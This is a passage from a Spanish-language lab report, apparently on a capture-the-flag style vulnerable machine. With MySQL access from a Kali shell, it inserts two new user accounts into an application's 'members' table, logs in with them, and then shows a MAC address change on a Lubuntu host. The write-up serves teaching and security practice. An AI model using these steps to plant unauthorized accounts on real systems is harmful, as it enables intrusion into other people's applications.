
```

Ilustración 37. Estructura de la Tabla "members" en la Base de Datos

Esta imagen muestra los comandos utilizados para examinar la estructura de la tabla "members":

1. `USE hackmenow;` (para asegurar que esta en la base correcta).
2. `SHOW TABLES;` confirma que solo existe la tabla "members".
3. `DESCRIBE members;` revela la estructura de la tabla:
 - **id:** Entero (int) de 4 dígitos, clave primaria y auto-incrementable.
 - **username:** Campo de texto (varchar) de hasta 65 caracteres.
 - **password:** Campo de texto (varchar) de hasta 65 caracteres.

5.2.10 Creación de usuarios para acceso al sistema



```

kali@kali: ~
+-----+-----+-----+-----+-----+-----+
| password | varchar(65) | NO | | NULL | |
+-----+-----+-----+-----+-----+
3 rows in set (0.00 sec)

mysql> SHOW COLUMNS FROM members;
SHOW COLUMNS FROM members;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| id | int(4) | NO | PRI | NULL | auto_increment |
| username | varchar(65) | NO | | NULL | |
| password | varchar(65) | NO | | NULL | |
+-----+-----+-----+-----+-----+
3 rows in set (0.00 sec)

mysql> USE hackmenow;
USE hackmenow;
Database changed
mysql> INSERT INTO members (username, password) VALUES ('kevin1', 'usuario1');
INSERT INTO members (username, password) VALUES ('kevin1', 'usuario1');
Query OK, 1 row affected (0.00 sec)

mysql> INSERT INTO members (username, password) VALUES ('jaramillo2', 'usuario2'
);
);SERT INTO members (username, password) VALUES ('jaramillo2', 'usuario2'
Query OK, 1 row affected (0.00 sec)

```

Ilustración 38. Inserción de Nuevos Usuarios en la Base de Datos

Esta imagen muestra el uso del comando INSERT INTO para agregar dos nuevos usuarios a la tabla "members" de la base de datos:


1. Usuario 1:

- **Username:** kevin1
- **Password:** usuario1

2. Usuario 2:

- **Username:** jaramillo2
- **Password:** usuario2

5.2.11 Confirmación de la inserción exitosa de los usuarios



```

kali@kali: ~
mysql> INSERT INTO members (username, password) VALUES ('kevin1', 'usuario1');
INSERT INTO members (username, password) VALUES ('kevin1', 'usuario1');
Query OK, 1 row affected (0.00 sec)

mysql> INSERT INTO members (username, password) VALUES ('jaramillo2', 'usuario2'
);
);SERT INTO members (username, password) VALUES ('jaramillo2', 'usuario2'
Query OK, 1 row affected (0.00 sec)

mysql>

mysql>

mysql>

mysql> SELECT * FROM members;
SELECT * FROM members;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1 | eezeepz | keKkeKKeKKeKkEkEk |
| 2 | kevin1 | usuario1 |
| 3 | jaramillo2 | usuario2 |
+----+-----+-----+
3 rows in set (0.00 sec)

mysql>

```

Ilustración 39. Verificación de los Nuevos Usuarios en la Base de Datos

Esta imagen muestra el resultado de la consulta `SELECT * FROM members;` después de insertar los nuevos usuarios. Se confirma que la tabla ahora contiene tres registros:

1. Usuario original:

- **Username:** eezeepz (posible error tipográfico de "eezeepz")
- **Password:** Una contraseña larga compuesta por repeticiones de "kek"

2. Nuevo usuario 1:

- **Username:** kevin1
- **Password:** usuario1

3. Nuevo usuario 2:

- **Username:** jarami1lo2 (nombre con posible error tipográfico)
- **Password:** usuario2

5.2.12 Acceso utilizando las credenciales creadas en la base de datos




Ilustración 40. Inicio de Sesión con el Nuevo Usuario "kevin1"




Ilustración 41. Inicio de Sesión Exitoso con el Usuario "kevin1"




Ilustración 42. Inicio de Sesión con el Nuevo Usuario "jaramillo1"




Ilustración 43. Inicio de Sesión Exitoso con el Usuario "jaramillo1"

5.3. Cambio de mac en Lubuntu

5.3.1 Dirección MAC anterior




Ilustración 44. Configuración Original de Red de la Máquina Lubuntu

Esta imagen muestra la configuración de red original de la máquina Lubuntu en, donde la dirección MAC asignada era 08002742CFC0.

5.3.2 Nueva dirección MAC asignada





Ilustración 45. Configuración de Red Modificada

Esta imagen muestra la configuración actualizada de la máquina Lubuntu, donde la dirección MAC ha sido cambiada a 080027159A3B.

5.3.3 Comprobación de la comunicación con Kali

